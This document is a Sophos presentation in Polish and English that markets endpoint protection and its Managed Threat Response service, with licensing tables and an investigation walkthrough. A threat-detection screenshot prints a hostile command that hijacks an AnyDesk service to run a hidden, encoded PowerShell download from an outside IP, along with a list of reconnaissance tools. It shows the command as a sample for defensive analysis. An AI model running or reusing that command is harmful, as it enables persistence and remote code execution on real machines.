- Zrozumieć spektrum incydentów bezpieczeństwa



Wykryj i zabezpiecz chmurowe miejsca pracy

- Discover cloud workloads (AWS/Azure)
- Get insight into them and protect them (AWS/Azure/Google)



Synchronized Application Control *(z XG Firewall)*



- 100% widoczności aplikacji pracujących na serwerach
- Blokuj nieznaną aplikacje komunikujące się na zewnątrz





Live demo


SOPHOS

Sophos Endpoint Protection (User Licensing)

	CENTRAL ENDPOINT PROTECTION		 Advanced	 Advanced with EDR
AV Signatures / HIPS / Live Protection	✓	3rd Party Endpoint Protection	✓	✓
Device / Web / App Control	✓		✓	✓
Data Loss Protection (DLP)	✓		✓	✓
Malicious Traffic Detection (MTD)	✓	✓	✓	✓
Security Heartbeat	✓	✓	✓	✓
Deep Learning		✓	✓	✓
CryptoGuard		✓	✓	✓
WipeGuard		✓	✓	✓
Anti-Hacker-Technologies (CredGuard etc.)		✓	✓	✓
Exploit Protection		✓	✓	✓
Root Cause Analysis		✓	✓	✓
Automatic / manual Client-Isolation	✓/-	✓/-	✓/-	✓/✓
Malware Analysis by SophosLabs				✓
Search & containment of threats				✓

Sophos Server Protection (Server Licensing)

	CENTRAL SERVER PROTECTION	SOPHOS Intercept For Server 	SOPHOS Intercept For Server with EDR III 
AV Signatures / HIPS / Live Protection	✓	✓	✓
Device / Web / App Control / DLP	✓	✓	✓
Automatic Exclusions	✓	✓	✓
Cloud Workload Discovery	✓	✓	✓
Security Heartbeat	✓	✓	✓
Server Lockdown		✓	✓
Deep Learning		✓	✓
Anti-Ransomware (CryptoGuard, WipeGuard)		✓	✓
Anti-Hacker-Technologies (CredGuard etc.)		✓	✓
Exploit Protection		✓	✓
Root Cause Analysis		✓	✓
Automatic / manual Client-Isolation	✓/-	✓/-	✓/✓
Malware Analysis by SophosLabs			✓
Search & containment of threats			✓



Klienci mają dość usług reagowania na zagrożenia, **które nie podejmują żadnych działań**

Wyzwania dla klientów



„Trudno znaleźć i utrzymać najlepszych i utalentowanych, którzy zarządzają naszym programem”



„Nie optymalizujemy wartości zakupionych narzędzi”




„Potrzebujemy kogoś, kto zapoluje na zagrożenia, których narzędzia nie mogą wykryć”



„Rozwijamy się, a nasz program bezpieczeństwa wymaga aktualizacji”

Podstawowe funkcje bezpieczeństwa





SOPHOS

Managed Threat Response

Sophos MTR fuses machine learning technology and expert-led analysis to take targeted actions against even the most sophisticated threats.

ENDPOINT DETECTION AND RESPONSE TOOLS



HUMAN THREAT HUNTERS AND RESPONSE EXPERTS



Ekspercka Reakcja na zagrożenie

- 24/7 polowanie na zagrożenia realizowane przez specjalistów.
- Badamy podejrzana aktywność, a nie tylko wykrycia zagrożeń
- Inni zatrzymują się na etapie powiadomienia. My działamy



Polowanie i reagowanie na zagrożenia prowadzone przez analityków



Ukierunkowane działania w celu zneutralizowania zagrożeń



Pełna przejrzystość i kontrola



SCENARIUSZ 1

Wykrycie

Narzędzia wykrywają atak lub podejrzanе zachowanie

Odpowiedź

Narzędzia wiedzą wystarczająco dużo o ataku / zachowaniu, aby zautomatyzować poprawne działanie

Tutaj kończy się większość usług MDR

SCENARIUSZ 2

Wykrycie

Narzędzia wykrywają atak lub podejrzanе zachowanie

Odpowiedź

Narzędzia **nie wiedzą** wystarczająco dużo o ataku / zachowaniu, aby zautomatyzować poprawne działanie

Analitik prowadzi dochodzenie w celu potwierdzenia, czy atak / zachowanie jest złośliwe lub nie

Analitik określa, jakie działania należy podjąć i które wykonuje w ramach tego planu

Działania naprawcze prowadzone przez analityka są przekształcane w poradniki do przyszłej automatyzacji

SCENARIUSZ 3

Wykrycie

Narzędzia **nie wykrywają** ataku lub podejrzanego zachowania

Odpowiedź

Nic nie zostało wykryte, więc nie można podjąć żadnych działań

Analitik prowadzący poszukiwania zagrożeń odkrywa nowy wskaźnik (IoC)

Analitik prowadzi dochodzenie w celu potwierdzenia, czy nowy IoC jest złośliwy lub łagodny


Analitik określa, jakie działania należy podjąć i które wykonuje w ramach tego planu

Działania naprawcze prowadzone przez analityka są przekształcane w poradniki do przyszłej automatyzacji

Co robi zespół MTR?!

- Aktywnie wyszukuje i sprawdza potencjalne zagrożenia i incydenty
- Wykorzystuje wszystkie dostępne informacje, aby określić zakres i wagę zagrożeń
- Stosuje odpowiedni kontekst biznesowy dla ważnych zagrożeń
- Zapewnia praktyczne porady w zakresie rozwiązywania pierwotnej przyczyny incydentów
- Inicjuje działania mające na celu zdalne zakłócanie, powstrzymywanie i neutralizowanie zagrożeń

Zbieranie danych



Co widzimy ??

Możemy przejrzeć szczegółowe informacje na temat:

- Wykrytych detekcji
- Informacji związanych z punktem końcowym
- Czy wykrycie było też obecne na innych punktach końcowych

Co najważniejsze, możemy zobaczyć dokładne szczegółowe informacje o tym, co zostało wykonane, pozwalając na dalsze dochodzenie (pid, proces nadrzędny i odpowiednie hashe)

The screenshot displays the Sophos Security Center interface for a threat analysis. The top navigation bar includes 'OVERVIEW', 'HOSTS', 'PROCESSES', 'CONNECTIONS', and 'OCCURRENCES'. The main content area shows a threat overview for 'Suspicious Commands'.

THREAT DESCRIPTION
A Process was identified as Suspicious Activity. It exists across 2 hosts and 2 users. In addition, we found 1 related process and 0 related network connections.

THREAT DETAILS

Threat ID	COMMAND-b3dfdb9ca544df1f127359e5a38ebf7b
Name	Suspicious Commands
Type	Suspicious Activity
Description	PowerShell encoded commands are often used to execute code in-memory.
First Seen	Sun, Oct 27, 2019 6:25 PM
Last Seen	Mon, Nov 4, 2019 5:46 PM
Query Name	running_processes_windows_sophos
Case	Go to Case

THREAT IMPACT

Threat Occurrences	0	Affected Hosts	2	Affected Users	2
--------------------	---	----------------	---	----------------	---

AFFECTED HOST

Hostname	WADT01
Username	dademurphy
Operating System	Microsoft Windows 10 Pro
Version	10.0.18362
Last Active	Wed, Oct 30, 2019 5:10 AM
Link to Central	Open Host in Central

HOST NETWORKING

Public IP	
IP Address	10.0.2.10
Network Mask	255.255.255.0
MAC Address	08:00:27:c5:f8:34

THREAT OVERVIEW

Risk	7/10
Timestamp	Wed, Oct 30, 2019 5:10 AM
Event ID	f1f1341c8bcfa60119ad8346b16160473f86bb78

THREAT PROCESS

Name	cmd.exe
Path	C:\Windows\System32\cmd.exe
Command	"cmd.exe" /c sc config anydesk binpath="cmd /c powershell -Sta -Nop -Window Hidden -Command powershell -Sta -Nop -Window Hidden -EncodedCommand aQBIAHgAIAAoAE4AZQB3AC0ATwBIAGoAZQBJAHQAIBOAGUADAAUAFCAZQBIAEMabABpAGUAbgB0ACKALgBEAGBAdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGCAKAAnAGgAdAB0AHAAOgAvAC8AMQA2ADgALgA2ADIALgAxAdcANQAUADIAMQA0AC8ACABzAF8AYQBIAGMAJwApAA==
Parent	6288
Process ID	8220
Group ID	0
User ID	0
MD5	9d59442313565c2e0860b88bf32b2277
SHA1	a1dbd4949df9e892e52201b06a2d24aa5082b3d5
SHA256	d0ceb18272966ab62b8edff100e9b4a6a3cb5dc0f2a32b2b18721fea2d9c09a5

Jak tego używamy ??

Samo wykrycie może nie dostarczyć wystarczającej informacji, aby ustalić, czy zagrożenie jest realne.

Sprawdzamy dodatkowe wykrycia, które mogły być związane z obserwowaną aktywnością.

W tym przypadku możemy zaobserwować liczne działania związane z rozpoznaniem konkretnym w czasie wykonanie podejrzanego polecenia

Time

THREATS

Risk: ● Low (1-4) ● Medium (5-7) ● High (8-10)

Threat ID	Risk ▼	Timestamp	Details	Description
● EXEC-accesschk64.exe	8.0	Nov 4, 2019 5:56:34 PM	Process: accesschk64.exe, PID: 7164	accesschk64 is used to check permissions of
● COMMAND-b3dfdb9ca544df1f127359e5a38ebf7b	7.0	Nov 4, 2019 5:46:33 PM	Process: powershell.exe, PID: 4660	PowerShell encoded commands are often us
● COMMAND-c0b51c064fca9caf7d2fefb21b09913c	4.0	Nov 4, 2019 5:46:33 PM	Process: powershell.exe, PID: 4660	PowerShell encoded commands are often us
● COMMAND-a8a46f9b3711342f50baa925f9f1fa25	3.0	Nov 4, 2019 4:39:21 PM	Process: sc.exe, PID: 7592	SC config gathers the service configuration w
● COMMAND-35fef0311e5c80a9e9cb771ef3095380	3.0	Nov 4, 2019 5:56:34 PM	Process: cmd.exe, PID: 6772	SC config gathers the service configuration w
● EXEC-powershell.exe	2.0	Oct 30, 2019 5:19:17 AM	Process: powershell.exe, PID: 3452	Powershell is used to execute powerful script
● EXEC-systeminfo.exe	2.0	Nov 4, 2019 5:50:59 PM	Process: systeminfo.exe, PID: 4304	SystemInfo is used to gain all system and pat
● EXEC-ipconfig.exe	1.0	Oct 30, 2019 5:19:17 AM	Process: ipconfig.exe, PID: 7408	IPConfig is used to gather network informatio
● EXEC-whoami.exe	1.0	Nov 4, 2019 5:50:59 PM	Process: whoami.exe, PID: 7208	Whoami is used to gather privilege informati
● SOPHOS-CLEAN-Mal-Generic-R	0.9	Nov 4, 2019 6:11:03 PM	Path: C:\Users\dademurphy\locky.exe	Detection events from Sophos Intercept X.

Usługa MTR | Warianty

Standard

Reakcja na zagrożenia

24/7 wykrywanie i wyszukiwanie zagrożeń

Wykrywanie sprzeczności

Kontrola bezpieczeństwa

Raportowanie aktywności

Advanced

Zaawansowanie wyszukiwania zagrożeń

Dedykowany specjalista ds. Reagowania na incydenty

Bezpośrednie wsparcie telefoniczne

Cykliczne omówienie przeprowadzanych działań

Proaktywna poprawa postawy

Analiza zasobów

Rozszerzona telemetria



Overall Protection Rating

Yellow

See Health Check recommendations for steps to enhance your posture




1280


Protected With MTR

0 MTR Not Deployed

57809 After Hour Detections
(Medium and High Sev) [Download](#)



Monthly Detections



919177 Detections

Technology-generated threat indicators.

4 Cases

Detections requiring an analyst investigation.

0 Escalations

Cases requiring customer input or action.

0 Incidents

Known malicious activity that requires response actions.

Initial Access

0 -

Execution

1 -

Persistence

1 -

Privilege Escalation

0 -

Defense Evasion

0 -

Credential Access

0 -

Discovery

0 -

Lateral Movement

1 -

Collection

0 -

Command & Control

0 -

Exfiltration

1 -

Impact

0 -

Sophos MTR Connectors

